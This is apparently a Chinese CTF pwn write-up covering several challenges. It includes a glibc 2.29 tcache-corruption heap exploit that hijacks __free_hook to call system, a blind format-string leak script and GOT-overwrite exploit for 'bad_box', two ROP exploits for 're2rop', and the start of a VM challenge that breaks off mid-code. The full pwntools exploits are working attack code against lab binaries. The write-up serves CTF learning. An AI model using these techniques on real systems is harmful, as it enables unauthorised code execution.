46     buf[result] = 0;
47     return atoi(buf);
48 }
49
50 void add() {
51     unsigned int size, index = -1, i, result;
52     for (i = 0; i < LENGTH; i++) {
```

```

53         if (!nodes[i]) {
54             index = i;
55             break;
56         }
57     }
58     if (index == -1) {
59         puts("Out of space!");
60         return;
61     }
62
63     printf("Size: ");
64     size = get_int();
65     if (size > 0x400) {
66         puts("Invalid size!");
67         return;
68     }
69     nodes[index] = malloc(size);
70     printf("Content: ");
71     result = read_n(nodes[index], size);
72     if (nodes[index][result - 1] == '\n'){
73         nodes[index][result - 1] = '\0';
74     }
75 }
76
77 void delete() {
78     unsigned int index = -1;
79
80     printf("Index: ");
81     index = get_int();
82     if (index >= LENGTH || !nodes[index]) {
83         puts("Invalid index!");
84         return;
85     }
86     free(nodes[index]);
87 }
88
89 void show() {
90     for (int i = 0; i < LENGTH; i++) {
91         if (nodes[i]) {
92             printf("Index %d: %s\n", i, nodes[i]);
93         }
94     }
95 }
96
97 int main() {
98     inital();
99     welcome();

```

```

100         while (1) {
101             menu();
102             unsigned int choice = get_int();
103             switch (choice) {
104                 case 1:
105                     add();
106                     break;
107                 case 2:
108                     delete();
109                     break;
110                 case 3:
111                     show();
112                     break;
113                 case 4:
114                     exit(0);
115                 default:
116                     puts("Invalid choice!");
117                     break;
118             }
119         }
120         return 0;
121     }
122     //gcc -o pwn pwn.c glibc-2.29 ubuntu18.04

```

该题目对于 Glibc-2.27是比较简单的一个类型题,即使不使用 `tcache corruption`,因为 `double free` 已经够用了。但是这里的环境是 Glibc-2.29但是 Glibc-2.29 的 `double free` 检查机制,使得这里的 `double free` 没有 2.27的那么简单。

传统的 double free 做法要消耗太多次 malloc 次数,只要题目对 malloc 的次数进行限制,传统做法很快就会不使用:8次malloc泄露 libc地址+ 9次malloc 造成 fastbin double free +10次maloc 取出 chunk+ 1次任意地址写=28

所以对于本题的22次来说,传统方法就不适用,这里就需要使用 tcache corruption。

控制这个结构体实现任意地址读写。

Code block

```

1  typedef struct tcache_perthread_struct
2  {
3      char counts[TCACHE_MAX_BINS]; //64 = 0x40
4      tcache_entry *entries[TCACHE_MAX_BINS]; //后面的就是tcache_entry,即每个
      tcachebins中记录的chunk_memptr
5  } tcache_perthread_struct;
6
7  # define TCACHE_MAX_BINS 64
8

```

```
9 static __thread tcache_perthread_struct *tcache = NULL;
```

tcache corruption做法:

1. fastbin double free, 并且顺便泄露heap地址
2. 取出前面的tcache, 使得之后可以对fastbin进行操作 (在fastbin的chunk被取出时, 会将剩余的fastbin放入tcache中, 而且没有size检查, 具体实现代码在glibc2.29 malloc.c中3608-3631行处)
3. 使tcache 指向tcache perthread struct,然后设置对应的count为一个很大的值(0xff),就下来释放tcache perthread struct 时, 由于对应的count已经很大了, 所以该chunk不会放入tcache中, 而是unsortbin中 (可以利用unsorted bin的fd指针泄露libc地址) 。
4. 由于在 unsort bin 中的 tcache perthread struct 可以被 malloc出来重新使用,可以直接修改他的 tcache_entry指针来实现任意malloc, 然后我们只需要经对应的地址申请出来, 即可进行任意地址读写 (总次数刚好22次) 。

EXP

Code block

```
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  from pwn import *
4  import time
5
6  context.terminal = ['tmux', 'splitw', '-h']
7  context(log_level='debug', arch='amd64', os='linux')
8
9  file_name = './pwn'
10 if args['G']:
11     p = remote('', )
12 else:
13     p = process(file_name)
14 p = process(file_name)
15 elf = ELF(file_name)
16 libc = elf.libc
17 #gdb.attach(p)
18 s      = lambda data          :p.send(data)
19 sa     = lambda delim, data   :p.sendafter(delim, data)
20 sl     = lambda data          :p.sendline(data)
21 sla    = lambda delim, data   :p.sendlineafter(delim, data)
22 r      = lambda num=4096      :p.recv(num)
23 ru     = lambda delims        :p.recvuntil(delims)
```

```

24 itr      = lambda                                :p.interactive()
25 uu32     = lambda data                          :u32(data.ljust(4, b'\x00'))
26 uu64     = lambda data                          :u64(data.ljust(8, b'\x00'))
27 leak     = lambda name, addr                    :log.success('{ } = {:#x}'.format(name,
addr))
28 lg       = lambda address, data                  :log.success('%s:  ' % (address) +
hex(data))
29
30 menu = b"Your choice: "
31
32 def add(size,content):
33     sla(menu,b'1')
34     sla(b'Size: ',str(size).encode())
35     sla(b'Content: ',content)
36
37 def show(idx):
38     sla(menu,b'3')
39     sla('Index: ',str(idx))
40
41 def delete(idx):
42     sla(menu,b'2')
43     sla(b'Index: ',str(idx))
44
45 for i in range(9):
46     add(0x68,b'aaaa')#0-8
47
48 for i in range(9):
49     delete(i)
50 ##get heap_base
51 delete(7)
52 show(1)
53 ru(b'Content: ')
54 data = uu64(r(6))
55 lg('data',data)
56 heap = data - 0x260
57 lg('heap',heap)
58 ##leak libc_base
59 for i in range(7):
60     add(0x68,b'aaaa')#9-15
61 ##此时tcachebins为空, 当再次申请chunk会将fastbins的chunk放入tcachebins中
62 add(0x68,p64(heap+0x10))#16
63 add(0x68,b'aaaa')#17
64 add(0x68,b'aaaa')#18
65 ##设置tcache_perthread_struct chunk的size对应的tcachebins为0xff, 即让系统认为
tcachebins中这个size处, 已经满了
66 payload = b'\x00'*0x23+b'\xff'
67 add(0x68,payload)#19

```

```

68 show(19)
69 delete(19)
70 show(19)
71 ru(b'Content: ')
72 data = uu64(r(6))
73 lg('main_arena+96',data)
74 libc_base = data - 96 - (libc.sym['__malloc_hook'] + 0x10)
75 lg('libc_base',libc_base)
76 ##malloc出来tcache_perthread_struct chunk使用去修改tcache_entry指针实现任意malloc
77 add(0xf8,b'\x00'*0x40+p64(libc_base+libc.sym['__free_hook']-8)) #20
78 ##这段代码就是改tcachebins的0x20处的next指针指向__free_hook
79 ##申请出上面这个0x20大小的chunk, 改__free_hook为system
80 add(0x18,b'/bin/sh\x00'+p64(libc_base+libc.sym['system'])) #21
81 ##b'/bin/sh\x00'覆盖了libc_base+libc.sym['__free_hook']-8, system覆盖了__free_hook
82 delete(21)
83 itr()

```

小问题：关于tcache中的偏移，与存放chunk_size的大小，为什么这里 `payload = b'\x00'*0x23+b'\xff'`

在此处pwndbg中，tcache_prethread_struct的chunk内存，如下：

Code block

```

1  pwndbg> x/24gx 0x555555606000
2  0x555555606000: 0x0000000000000000      0x00000000000000251
3  0x555555606010: 0x0000000000000000      0x0000000000000000
4  0x555555606020: 0x0000000000000000      0x0000000000000000
5  0x555555606030: 0x00000000ff000000      0x0000000000000000
6  0x555555606040: 0x0000000000000000      0x0000000000000000
7  0x555555606050: 0x0000000000000000      0x0000000000000000
8  0x555555606060: 0x0000000000000000      0x0000000000000000
9  0x555555606070: 0x0000000000000000      0x0000010000000000
10 0x555555606080: 0x0000000000000000      0x0000000000000000
11 0x555555606090: 0x0000000000000000      0x0000000000000000
12 0x5555556060a0: 0x0000000000000000      0x0000000000000000
13 0x5555556060b0: 0x0000000000000000      0x0000000000000000
14 #前面这一块内存记录的是tcachebins中对应size的chunk的数量, 在0xff前面有0x23个\x00, 它们
记录了从0x10 - 0x240size的chunk, 0xff的位置记录的是0x250大小的chunk, 由于0xff导致
0x250[-1], 以至于系统认为此处的chunk已满
15 pwndbg> bins
16 tcachebins
17 0x70 [ 0]: 0x100000000000
18 0x250 [-1]: 0
19 fastbins
20 empty

```

Code block

```

1 //关于这个前0x40的内存，这里可以参考源码：
2 typedef struct tcache_perthread_struct
3 {
4     char counts[TCACHE_MAX_BINS]; //64 = 0x40
5     tcache_entry *entries[TCACHE_MAX_BINS]; //后面的就是tcache_entry，即每个
        tcachebins中记录的chunk_memptr
6 } tcache_perthread_struct;
7
8 #define TCACHE_MAX_BINS 64
9
10 static __thread tcache_perthread_struct *tcache = NULL;

```

bad_box - Albert Kesselring

解题思路

无附件，盲打

[illegible]

我们可以得到：偏移在8，然后main函数在0x401275，开始leak出main函数，这里我采取如下leak策略：获得的数据为空则加入\x00不然取第一个字节

【原理很简单，压力ai写一下即可】

Code block

```
1  from pwn import *
2  import sys
3
4  def leak_data(host, port, start_addr, leak_size, chunk_size=4):
5      """
6      自动化数据泄露函数
7
8      Args:
9          host: 目标主机
10         port: 目标端口
11         start_addr: 起始地址
12         leak_size: 需要泄露的总字节数
13         chunk_size: 每次泄露的字节数（默认为4）
14     """
15     data = [] # 存储泄露的数据
16     current_byte = 0
17
18     while current_byte < leak_size:
19         # 连接目标
20         #p = remote(host, port)
21         p=process('./bad_box')
22         p.recvuntil('fun\n')
23
24         # 构造当前批次的地址
25         addresses = []
26         for i in range(min(chunk_size, leak_size - current_byte)):
27             addresses.append(start_addr + current_byte + i)
28
29         # 构造payload
30         payload = b'AAAAAAAAAAAAAT(%14$s)TT(%15$s)TT(%16$s)TT(%17$s)T'
31         for addr in addresses:
32             payload += p64(addr)
33
34         # 补充剩余的地址位（如果不足4个）
35         for _ in range(chunk_size - len(addresses)):
36             payload += p64(0) # 用空地址填充
37
38         # 发送payload
39         p.sendline(payload)
40
41         # 接收数据直到特定标记
```



```
42     response = p.recvuntil(b'AAAAAAAAAAAA')
43     response = p.recv() # 接收后续数据
44
45     # 处理接收到的数据
46     raw_data = response
47     print(f"Received raw data (hex): {raw_data.hex()}")
48
49     # 使用T(和)T作为分隔符来解析数据
50     parts = []
51     start_idx = 0
52
53     while True:
54         t_start = raw_data.find(b'T(', start_idx)
55         if t_start == -1:
56             break
57
58         t_end = raw_data.find(b')T', t_start + 2)
59         if t_end == -1:
60             break
61
62         # 提取括号内的内容
63         content = raw_data[t_start + 2:t_end]
64         parts.append(content)
65         start_idx = t_end + 2
66
67     print(f"Found {len(parts)} parts in response")
68
69     # 处理每个部分
70     for i, part in enumerate(parts[:chunk_size]):
71         if i >= len(addresses): # 只处理实际需要的部分
72             break
73
74         if len(part) == 0:
75             # 括号内无内容, 添加\x00
76             data.append(b'\x00')
77             print(f"Position {current_byte + i}: empty -> 0x00")
78         else:
79             # 取第一个字节
80             data.append(part[0:1])
81             print(f"Position {current_byte + i}: {part[0:1].hex()}")
82
83     current_byte += len(addresses)
84     p.close()
85
86     print(f"Progress: {current_byte}/{leak_size} bytes leaked")
87
88     return b''.join(data)
```

```
89
90 def format_hex(data):
91     """
92     将字节数据格式化为十六进制字符串，每两个字符用空格分隔[7,8,9](@ref)
93
94     Args:
95         data: 字节数据
96
97     Returns:
98         格式化的十六进制字符串
99     """
100     # 方法1: 使用binascii.hexlify()和切片添加空格[7](@ref)
101     hex_str = data.hex()
102     # 每两个字符添加一个空格
103     formatted_hex = ' '.join(hex_str[i:i+2] for i in range(0, len(hex_str), 2))
104     return formatted_hex
105
106 def main():
107     # 配置参数
108     context.log_level = 'debug'
109
110     host = ''
111     port =
112     start_addr = 0x401275 # 起始地址
113     leak_size = 0x100 # 需要泄露的字节数，可以自定义
114
115     print(f"Starting leak from address {hex(start_addr)}")
116     print(f"Target size: {leak_size} bytes")
117
118     # 执行泄露
119     leaked_data = leak_data(host, port, start_addr, leak_size)
120
121     # 打印结果
122     print("\n" + "="*50)
123     print("LEAK COMPLETED!")
124     print("="*50)
125
126     print(f"Leaked {len(leaked_data)} bytes:")
127
128     # 格式化为十六进制输出[8,9](@ref)
129     hex_output = format_hex(leaked_data)
130     print(f"Hex: {hex_output}")
131
132     # 保存到文件（十六进制格式）
133     with open('leaked_data.hex', 'w') as f:
134         f.write(hex_output)
135     print("Hex data saved to 'leaked_data.hex'")
```

```

136
137     # 同时保存原始二进制数据
138     with open('leaked_data.bin', 'wb') as f:
139         f.write(leaked_data)
140     print("Raw data saved to 'leaked_data.bin'")
141
142     if __name__ == '__main__':
143         main()

```

```

=====
LEAK COMPLETED!
=====
Leaked 256 bytes:
Hex: f3 0f 1e fa 55 48 89 e5 48 81 ec 20 01 00 00 64 48 8b 04 25 28 00 00 00 48 89 45 f8 31 c0 b8 0
0 00 00 00 e8 59 ff ff ff 48 8d 05 69 0d 00 00 48 89 c7 e8 f4 fd ff ff 48 8d 05 6e 0d 00 00 48 89 c
7 e8 e5 fd ff ff 48 8d 05 68 0d 00 00 48 89 c7 e8 d6 fd ff ff 48 8d 85 f0 fe ff ff ba 00 01 00 00 4
8 89 c6 bf 00 00 00 00 e8 fd fd ff ff 89 85 ec fe ff ff 83 bd ec fe ff ff 20 7f 27 8b 85 ec fe ff f
f 48 63 d0 48 8d 85 f0 fe ff ff 48 89 c6 bf 01 00 00 00 e8 a1 fd ff ff bf 00 00 00 00 e8 e7 fd ff f
f 48 8d 85 f0 fe ff ff 48 89 c7 b8 00 00 00 00 e8 a3 fd ff ff bf 00 00 00 00 e8 c9 fd ff ff 00 f3 0
f 1e fa 48 83 ec 08 48 83 c4 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Hex data saved to 'leaked_data.hex'
Raw data saved to 'leaked_data.bin'

```

运行之后main函数就leak下来了，我们看看

Code block

```

1   0:  f3 0f 1e fa          endbr64
2   4:  55                   push    rbp
3   5:  48 89 e5             mov     rbp, rsp
4   8:  48 81 ec 20 01 00 00  sub     rsp, 0x120
5   f:  64 48 8b 04 25 28 00  mov     rax, QWORD PTR fs:0x28
6  16:  00 00
7  18:  48 89 45 f8          mov     QWORD PTR [rbp-0x8], rax
8  1c:  31 c0                xor     eax, eax
9  1e:  b8 00 00 00 00       mov     eax, 0x0
10 23:  e8 59 ff ff ff       call    0xffffffffffffff81
11 28:  48 8d 05 69 0d 00 00  lea     rax, [rip+0xd69]      # 0xd98
12 2f:  48 89 c7             mov     rdi, rax
13 32:  e8 f4 fd ff ff       call    0xffffffffffffffe2b
14 37:  48 8d 05 6e 0d 00 00  lea     rax, [rip+0xd6e]      # 0xdac
15 3e:  48 89 c7             mov     rdi, rax
16 41:  e8 e5 fd ff ff       call    0xffffffffffffffe2b
17 46:  48 8d 05 68 0d 00 00  lea     rax, [rip+0xd68]      # 0xdb5
18 4d:  48 89 c7             mov     rdi, rax
19 50:  e8 d6 fd ff ff       call    0xffffffffffffffe2b

```

```

20 55: 48 8d 85 f0 fe ff ff    lea    rax,[rbp-0x110]
21 5c: ba 00 01 00 00          mov     edx,0x100
22 61: 48 89 c6                mov     rsi,rax
23 64: bf 00 00 00 00          mov     edi,0x0
24 69: e8 fd fd ff ff          call    0xfffffffffffffe6b
25 6e: 89 85 ec fe ff ff          mov     DWORD PTR [rbp-0x114],eax
26 74: 83 bd ec fe ff ff 20    cmp     DWORD PTR [rbp-0x114],0x20
27 7b: 7f 27                  jg      0xa4
28 7d: 8b 85 ec fe ff ff          mov     eax,DWORD PTR [rbp-0x114]
29 83: 48 63 d0                movsxd  rdx,eax
30 86: 48 8d 85 f0 fe ff ff    lea     rax,[rbp-0x110]
31 8d: 48 89 c6                mov     rsi,rax
32 90: bf 01 00 00 00          mov     edi,0x1
33 95: e8 a1 fd ff ff          call    0xfffffffffffffe3b
34 9a: bf 00 00 00 00          mov     edi,0x0
35 9f: e8 e7 fd ff ff          call    0xfffffffffffffe8b
36 a4: 48 8d 85 f0 fe ff ff    lea     rax,[rbp-0x110]
37 ab: 48 89 c7                mov     rdi,rax
38 ae: b8 00 00 00 00          mov     eax,0x0
39 b3: e8 a3 fd ff ff          call    0xfffffffffffffe5b
40 b8: bf 00 00 00 00          mov     edi,0x0
41 bd: e8 c9 fd ff ff          call    0xfffffffffffffe8b
42 c2: 00 f3                  add     bl,dh
43 c4: 0f 1e fa                nop     edx
44 c7: 48 83 ec 08              sub     rsp,0x8
45 cb: 48 83 c4 08              add     rsp,0x8
46 cf: c3                      ret

```

接下来我们尝试leak出符号表，这里我们随便打开一个程序来推测符号表可能在哪里


比如以baby_stack举例

```

LOAD:000000000000046C      db 22h                ; st_info
LOAD:000000000000046D      db 0                  ; st_other
LOAD:000000000000046E      dw 0                  ; st_shndx
LOAD:0000000000000470      dq offset dword_0     ; st_value
LOAD:0000000000000478      dq 0                  ; st_size
LOAD:0000000000000480 ; ELF String Table
LOAD:0000000000000480 unk_480 db 0 ; DATA XREF: LOAD:0000000000000480to ...
LOAD:0000000000000480 ; LOAD:0000000000000480to ...
LOAD:0000000000000481 aCxaFinalize db '__cxa_finalize',0 ; DATA XREF: LOAD:0000000000000468to
LOAD:0000000000000490 aLibcStartMain db '__libc_start_main',0 ; DATA XREF: LOAD:0000000000000480to
LOAD:0000000000000490 ; DATA XREF: LOAD:0000000000000480to
LOAD:00000000000004A2 aStackChkFail db '__stack_chk_fail',0 ; DATA XREF: LOAD:0000000000000420to
LOAD:00000000000004B3 aLibcSo6 db 'libc.so.6',0 ; DATA XREF: LOAD:0000000000000538to
LOAD:00000000000004B0 aGlibc225 db 'GLIBC_2.2.5',0 ; DATA XREF: LOAD:0000000000000548to
LOAD:00000000000004C9 aGlibc24 db 'GLIBC_2.4',0 ; DATA XREF: LOAD:0000000000000558to
LOAD:00000000000004D3 aGlibc234 db 'GLIBC_2.34',0 ; DATA XREF: LOAD:0000000000000568to
LOAD:00000000000004DE aItmDeregisterTm db '_ITM_deregisterTMCloneTable',0 ; DATA XREF: LOAD:0000000000000480to
LOAD:00000000000004DE ; DATA XREF: LOAD:0000000000000480to
LOAD:00000000000004FA aGmonStart db '__gmon_start__',0 ; DATA XREF: LOAD:0000000000000438to
LOAD:0000000000000509 aItmRegisterTm db '_ITM_registerTMCloneTable',0 ; DATA XREF: LOAD:0000000000000450to
LOAD:0000000000000509 ; DATA XREF: LOAD:0000000000000450to
LOAD:0000000000000523 align 4

```

他的符号表在0x481左右，换算到我们这题就是0x400480左右，leak一下



可以发现他的符号表如下

Code block

```
1 read
2 write
3 __libc_start_main
4 setvbuf\00stdout
5 puts
6 system
7 stdin
8 stderr
9 exit
10 printf
11 libc.so.6
12 GLIBC_2.2.5
13 GLIBC_2.34
14 __gmon_start__
```

那么就可以接下来推测main函数了

Code block

```
1 0: f3 0f 1e fa endbr64
2 4: 55 push rbp
3 5: 48 89 e5 mov rbp, rsp
4 8: 48 81 ec 20 01 00 00 sub rsp, 0x120
5 f: 64 48 8b 04 25 28 00 mov rax, QWORD PTR fs:0x28
6 16: 00 00
7 18: 48 89 45 f8 mov QWORD PTR [rbp-0x8], rax
8 1c: 31 c0 xor eax, eax
9 1e: b8 00 00 00 00 mov eax, 0x0
10 23: e8 59 ff ff ff call 0xfffffffffffff81 [init]
11 28: 48 8d 05 69 0d 00 00 lea rax, [rip+0xd69] # 0xd98
12 2f: 48 89 c7 mov rdi, rax
13 32: e8 f4 fd ff ff call 0xfffffffffffffe2b [puts]
14 37: 48 8d 05 6e 0d 00 00 lea rax, [rip+0xd6e] # 0xdac
15 3e: 48 89 c7 mov rdi, rax
16 41: e8 e5 fd ff ff call 0xfffffffffffffe2b [puts]
17 46: 48 8d 05 68 0d 00 00 lea rax, [rip+0xd68] # 0xdb5
18 4d: 48 89 c7 mov rdi, rax
19 50: e8 d6 fd ff ff call 0xfffffffffffffe2b [puts]
20 55: 48 8d 85 f0 fe ff ff lea rax, [rbp-0x110]
21 5c: ba 00 01 00 00 mov edx, 0x100
```

```

22  61: 48 89 c6          mov     rsi, rax
23  64: bf 00 00 00 00      mov     edi, 0x0
24  69: e8 fd fd ff ff      call    0xfffffffffffffe6b    【read】
25  6e: 89 85 ec fe ff ff    mov     DWORD PTR [rbp-0x114], eax
26  74: 83 bd ec fe ff ff 20 cmp     DWORD PTR [rbp-0x114], 0x20
27  7b: 7f 27              jg      0xa4
28  7d: 8b 85 ec fe ff ff    mov     eax, DWORD PTR [rbp-0x114]
29  83: 48 63 d0            movsxd  rdx, eax
30  86: 48 8d 85 f0 fe ff ff lea     rax, [rbp-0x110]
31  8d: 48 89 c6          mov     rsi, rax
32  90: bf 01 00 00 00      mov     edi, 0x1
33  95: e8 a1 fd ff ff      call    0xfffffffffffffe3b    【write】
34  9a: bf 00 00 00 00      mov     edi, 0x0
35  9f: e8 e7 fd ff ff      call    0xfffffffffffffe8b    【exit (因为下面也有一个)】

36  a4: 48 8d 85 f0 fe ff ff lea     rax, [rbp-0x110]
37  ab: 48 89 c7          mov     rdi, rax
38  ae: b8 00 00 00 00      mov     eax, 0x0
39  b3: e8 a3 fd ff ff      call    0xfffffffffffffe5b    【printf】
40  b8: bf 00 00 00 00      mov     edi, 0x0
41  bd: e8 c9 fd ff ff      call    0xfffffffffffffe8b    【exit】
42  c2: 00 f3            add     bl, dh
43  c4: 0f 1e fa          nop     edx
44  c7: 48 83 ec 08        sub     rsp, 0x8
45  cb: 48 83 c4 08        add     rsp, 0x8
46  cf: c3              ret

```

这样子程序就比较清晰明了了，但是问题来了，这里没出现system，就推测有一个后门。

我们可以采取从main函数往前推来预测，从0x401275-0x100开始leak

```

=====
LEAK COMPLETED!
=====
Leaked 256 bytes:
Hex: 1f 84 00 00 00 00 00 0f 1f 40 00 be c8 33 40 00 48 81 ee c8 33 40 00 48 89 f0 48 c1 ee 3f 48 c
1 f8 03 48 01 c6 48 d1 fe 74 11 b8 00 00 00 00 48 85 c0 74 07 bf c8 33 40 00 ff e0 c3 66 66 2e 0f 1
f 84 00 00 00 00 00 0f 1f 40 00 f3 0f 1e fa 80 3d 3d 22 00 00 00 75 13 55 48 89 e5 e8 7a ff ff ff c
6 05 2b 22 00 00 01 5d c3 90 c3 66 66 2e 0f 1f 84 00 00 00 00 00 0f 1f 40 00 f3 0f 1e fa eb 8a f3 0
f 1e fa 55 48 89 e5 48 8b 05 eb 21 00 00 b9 00 00 00 00 ba 02 00 00 00 be 00 00 00 00 48 89 c7 e8 d
4 fe ff ff 48 8b 05 bd 21 00 00 b9 00 00 00 00 ba 02 00 00 00 be 00 00 00 00 48 89 c7 e8 b6 fe ff f
f 48 8b 05 bf 21 00 00 b9 00 00 00 00 ba 02 00 00 00 be 00 00 00 00 48 89 c7 e8 98 fe ff ff 90 5d c
3 f3 0f 1e fa 55 48 89 e5 48 8d 05 9a 0d 00 00 48 89 c7 e8 4e fe ff ff 90 5d c3
Hex data saved to 'leaked_data.hex'
Raw data saved to 'leaked_data.bin'

```

```

1  0:  1f                                (bad)
2  1:  84 00                            test  BYTE PTR [rax],al
3  3:  00 00                            add   BYTE PTR [rax],al
4  5:  00 00                            add   BYTE PTR [rax],al
5  7:  0f 1f 40 00                      nop   DWORD PTR [rax+0x0]
6  b:  be c8 33 40 00                  mov   esi,0x4033c8
7  10: 48 81 ee c8 33 40 00             sub   rsi,0x4033c8
8  17: 48 89 f0                        mov   rax,rsi
9  1a: 48 c1 ee 3f                      shr   rsi,0x3f
10 1e: 48 c1 f8 03                    sar   rax,0x3
11 22: 48 01 c6                      add   rsi,rax
12 25: 48 d1 fe                      sar   rsi,1
13 28: 74 11                        je    0x3b
14 2a: b8 00 00 00 00                  mov   eax,0x0
15 2f: 48 85 c0                      test  rax,rax
16 32: 74 07                        je    0x3b
17 34: bf c8 33 40 00                  mov   edi,0x4033c8
18 39: ff e0                        jmp   rax
19 3b: c3                            ret
20 3c: 66 66 2e 0f 1f 84 00             data16 nop WORD PTR cs:[rax+rax*1+0x0]
21 43: 00 00 00 00
22 47: 0f 1f 40 00                      nop   DWORD PTR [rax+0x0]
23 4b: f3 0f 1e fa                      endbr64
24 4f: 80 3d 3d 22 00 00 00             cmp   BYTE PTR [rip+0x223d],0x0          # 0x2293
25 56: 75 13                        jne   0x6b
26 58: 55                            push  rbp
27 59: 48 89 e5                      mov   rbp,rsi
28 5c: e8 7a ff ff ff                  call  0xffffffffffffdb
29 61: c6 05 2b 22 00 00 01             mov   BYTE PTR [rip+0x222b],0x1          # 0x2293
30 68: 5d                            pop   rbp
31 69: c3                            ret
32 6a: 90                            nop
33 6b: c3                            ret
34 6c: 66 66 2e 0f 1f 84 00             data16 nop WORD PTR cs:[rax+rax*1+0x0]
35 73: 00 00 00 00
36 77: 0f 1f 40 00                      nop   DWORD PTR [rax+0x0]
37 7b: f3 0f 1e fa                      endbr64                                【一堆020,
疑似setvbuf的init】
38 7f: eb 8a                        jmp    0xb
39 81: f3 0f 1e fa                      endbr64
40 85: 55                            push  rbp
41 86: 48 89 e5                      mov   rbp,rsi
42 89: 48 8b 05 eb 21 00 00             mov   rax,QWORD PTR [rip+0x21eb]          # 0x227b
43 90: b9 00 00 00 00                  mov   ecx,0x0
44 95: ba 02 00 00 00                  mov   edx,0x2
45 9a: be 00 00 00 00                  mov   esi,0x0
46 9f: 48 89 c7                      mov   rdi,rax

```

```

47  a2: e8 d4 fe ff ff      call  0xfffffffffffffff7b
48  a7: 48 8b 05 bd 21 00 00  mov  rax,QWORD PTR [rip+0x21bd]      # 0x226b
49  ae: b9 00 00 00 00      mov  ecx,0x0
50  b3: ba 02 00 00 00      mov  edx,0x2
51  b8: be 00 00 00 00      mov  esi,0x0
52  bd: 48 89 c7           mov  rdi,rax
53  c0: e8 b6 fe ff ff      call  0xfffffffffffffff7b
54  c5: 48 8b 05 bf 21 00 00  mov  rax,QWORD PTR [rip+0x21bf]      # 0x228b
55  cc: b9 00 00 00 00      mov  ecx,0x0
56  d1: ba 02 00 00 00      mov  edx,0x2
57  d6: be 00 00 00 00      mov  esi,0x0
58  db: 48 89 c7           mov  rdi,rax
59  de: e8 98 fe ff ff      call  0xfffffffffffffff7b
60  e3: 90                 nop
61  e4: 5d                 pop   rbp
62  e5: c3                 ret
63  e6: f3 0f 1e fa         endbr64                                【疑似后门函数】
64  ea: 55                 push  rbp
65  eb: 48 89 e5         mov  rbp,rbp
66  ee: 48 8d 05 9a 0d 00 00 lea  rax,[rip+0xd9a]                  # 0xe8f
67  f5: 48 89 c7         mov  rdi,rax
68  f8: e8 4e fe ff ff      call  0xfffffffffffffff4b          【推测是后门】
69  fd: 90                 nop
70  fe: 5d                 pop   rbp
71  ff: c3                 ret

```

```

pwndbg> p/x 0x401275-0x100+0xe6
$1 = 0x40125b

```

我们看看他的rdi里是啥，就是leak下来0x401275-0x100+0xe8f的内容

```

=====
LEAK COMPLETED!
=====
Leaked 8 bytes:
Hex: 2f 62 69 6e 2f 73 68 00
Hex data saved to 'leaked_data.hex'
Raw data saved to 'leaked_data.bin'

```

发现是一个/bin/sh\x00，实锤了是一个后门，那么我们现在的目的就是劫持某个地址到后门，那么我们可以选择劫持exit的got表到后门，那么问题来了，如何找到exit的got呢？

可以这样：main函数会call exit，那么就能找到exit@plt，然后exit@plt会jmp exit@got，即可首先找exit@plt

根据main来计算：exit@plt=0x401275+0xffffffffffe8b=0x401100

```
=====
LEAK COMPLETED!
=====
Leaked 16 bytes:
Hex: f3 0f 1e fa f2 ff 25 95 22 00 00 0f 1f 44 00 00
Hex data saved to 'leaked_data.hex'
Raw data saved to 'leaked_data.bin'
```

```
0:  f3 0f 1e fa                endbr64
4:  f2 ff 25 95 22 00 00      bnd jmp QWORD PTR [rip+0x2295]      # 0x22a0
b:  0f 1f 44 00 00            nop     DWORD PTR [rax+rax*1+0x0]
```

然后就找到了exit@got了：0x401100+0x22a0=0x4033a0

那么组织下exp即可

EXP

Code block

```
1  from pwn import*
2  context.arch='amd64'
3  p=process('./bad_box')
4  payload=fmtstr_payload(8,{0x4033A0:0x40125B})
5  p.send(payload)
6  p.interactive()
```

re2rop - enter

解题思路

漏洞就一个栈溢出

```

ssize_t vuln()
{
    ssize_t result; // rax
    _BYTE buf[32]; // [rsp+0h] [rbp-50h] BYREF
    _BYTE v2[32]; // [rsp+20h] [rbp-30h] BYREF
    ssize_t v3; // [rsp+40h] [rbp-10h]
    ssize_t i; // [rsp+48h] [rbp-8h]

    puts("please int your name");
    read(0, &name, 0x10u);
    puts("please introduce yourself");
    getRandom(v2, 32);
    result = read(0, buf, 0x100u);
    v3 = result;
    if ( result > 0 )
    {
        for ( i = 0; ; ++i )
        {
            result = i;
            if ( i >= v3 )
                break;
            buf[i] ^= v2[i];
        }
    }
    return result;
}

```

主要是要控制好覆盖时候覆盖的i和v3，还有利用好xor的特性

EXP1

Code block

```

1  from pwn import*
2  p=process('./ret2rop')
3  elf=ELF('./ret2rop')
4  payload=b'no'
5  p.sendline(payload)
6  sleep(0.1)
7  payload=b'/bin/sh\x00'
8  p.send(payload)
9  payload=b'\x00'*0x40+p64(0)+p64(0)+p64(0)+p64(0x401A1C)+p8(0x88)*8+p64(0x401A1C)
   +p64(0x4040F0)+p64(0x401A21)+p64(elf.plt['system'])

```

```
10 payload=payload.ljust(0x80)
11 #gdb.attach(p)
12 #pause()
13 p.send(payload)
14 p.interactive()
```

EXP2

Code block

```
1  from pwn import *
2
3  context.log_level = "debug"
4  io = process("./ret2rop")
5  gdb.attach(io)
6  io.recvuntil("if you want to watch demo")
7  io.sendline(b"no")
8  io.recvuntil(b"please int your name")
9  io.sendline(b"/bin/sh")
10 io.recvuntil(b"please introduce yourself")
11 io.sendline(
12     b'a' * 64 +
13     b'\x00' * 32 +
14     b'\x00' * 24 +
15     p64(0x401A1C) + p64(0x4040F0) + p64(0x401A25) + p64(0x401A40) + p64(0x25)
16 )
17 io.interactive()
```

myvm - enter

解题思路

很基础的一道vm，难点就在逆向，所以我给大家源码看一下

```
scanf("%ld",&code);
c = ret_code(code);
switch (c->op)
{
case 0:
    reg[c->reg1] = reg[c->reg2] + reg[c->reg3];
    break;
case 1:
    reg[c->reg1] = reg[c->reg2] - reg[c->reg3];
    break;
case 2:
    reg[c->reg1] = reg[c->reg2] * reg[c->reg3];
    break;
case 3:
    reg[c->reg1] = reg[c->reg2] / reg[c->reg3];
    break;
case 4:
    reg[c->reg1] = reg[c->reg2] << reg[c->reg3];
    break;
case 5:
